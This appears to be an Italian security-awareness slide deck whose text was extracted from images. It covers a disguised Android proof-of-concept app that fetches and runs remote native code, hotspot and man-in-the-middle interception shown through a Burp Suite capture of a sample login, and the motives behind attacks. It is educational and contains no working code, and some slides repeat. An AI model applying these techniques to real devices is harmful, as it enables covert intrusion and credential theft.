og/2010/06/25/remote-kill-and-install-on-google-android/

Rootstrap Background

So if you didn't check out my [slides](#) from SummerCon last week in NYC, I talked a bit about a program called Rootstrap in the second half of my talk. Rootstrap is intended as an example of an application that could be used to bootstrap a rootkit (hence the name). Summed up as briefly as possible, Rootstrap phones home periodically to fetch remote native ARM code and executes it outside the Dalvik VM. An attacker could use such an approach to gain a large install base for a seemingly innocent application and then push down a local privilege escalation exploit as soon as a new vulnerability is discovered in the Linux kernel and root the device. Since carriers are fairly conservative in pushing out OTA patches for their devices, an attacker could easily push out their malicious payload before the devices were patched.



In addition to the sample Rootstrap application, I also posted an innocent looking app called "Twilight Eclipse Preview" that claimed to be a preview of the upcoming Twilight Eclipse movie to the Android Market. The Twilight app was actually just Rootstrap in disguise, displaying a Twilight image while

- applicazione “innocente”
- pubblicata sul market
- “call home”
- scarica malicious payload
- lo esegue run-time

Quando?

(Anytime 24/7)

- **sempre**
 - **mass exploiting**
 - **malware**
 - **mobile / home users**
 - **APT / covert channel**
- **dal venerdì alle 18.01
al lunedì alle 07.59**
 - **attacchi mirati**


Dove?

(This is the net, baby)

- **Internet**
- **Hot Spot / Rogue AP**
- **LAN**
 - **Internet -> client side attack -> LAN**
 - **mobile -> OOB -> LAN**
 - **malware**
- **nella tua tasca ..**
- **altro (RAS, X25, VPN, ..)**


Un esempio a caso...

Hot-Spot Wifi




Hot-Spot Wifi

(state usando lo smartphone invece di seguire.. ?)




Hot-Spot Wifi

(state usando lo smartphone invece di seguire.. ?)





MiTM

(arp poisoning, DHCP stealing, rogue AP, ...)



Sì, ma io uso HTTPS... (e i certificati? chi pensa ai certificati?)



Game Over.

(e non dimentichiamoci delle app..)

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v1.4.12 - licensed to Enforcer [single user license]". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "About". The toolbar has tabs for "Target", "Proxy" (which is selected), "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Options", and "Alerts". Below the toolbar, there are buttons for "Intercept" (which is selected), "Options", and "History". The main pane displays a captured request to "https://www.cioccolatai.it:443" from IP "188.40.104.236". The request method is "POST /mail/?page=login HTTP/1.1". The request headers include "Host: www.cioccolatai.it", "Accept-Encoding: gzip", "Referer: https://www.cioccolatai.it/mail/", "Accept-Language: it-IT, en-US", "User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.7; it-it; Geeksphone ONE Build/GRI40; CyanogenMod-7) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1", "Origin: https://www.cioccolatai.it", "Accept: application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png,*/*;q=0.5", "Content-Type: application/x-www-form-urlencoded", "Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7", and "Content-Length: 53". The request body contains the URL-encoded parameters "user=user%40example.com&pass=SuperSegret0&login=Entra". At the bottom of the main pane, there is a search bar with the placeholder "Type a search term" and a button indicating "0 matches".

Perché?

(mass exploiting, malware, ..)

- “fama” / vandalismo / bullismo
- zombie / botnet
 - spam / phishing
 - anonimizzazione / bouncing
 - DDOS
 - distributed computing (bitcoin mining, ..)
- furto
 - identità / credenziali / dati privati
 - soldi (home banking, dialer, ricatto, ..)

Perché?

(mass exploiting, malware, ..)

- “fama” / vandalismo / bullismo
- zombie / botnet

- spam / phishing
- amminicazione / denial of service
- DDOS

Follow the money!

- distributed computing (bitcoin mining, ..)
- furto
 - identità / credenziali / dati privati
 - soldi (home banking, dialer, ricatto, ..)

Perché?

(attacchi mirati)

- **privati**

- **bullismo / mobbing / voyeurismo / ..**
- **rivalsa / ricatto / ..**

- **hacktivism**

- ***leaks**
- **defacement**
- **protesta (DDOS, ..)**

- **law enforcement**

Perché?

(attacchi mirati)

- **aziende**

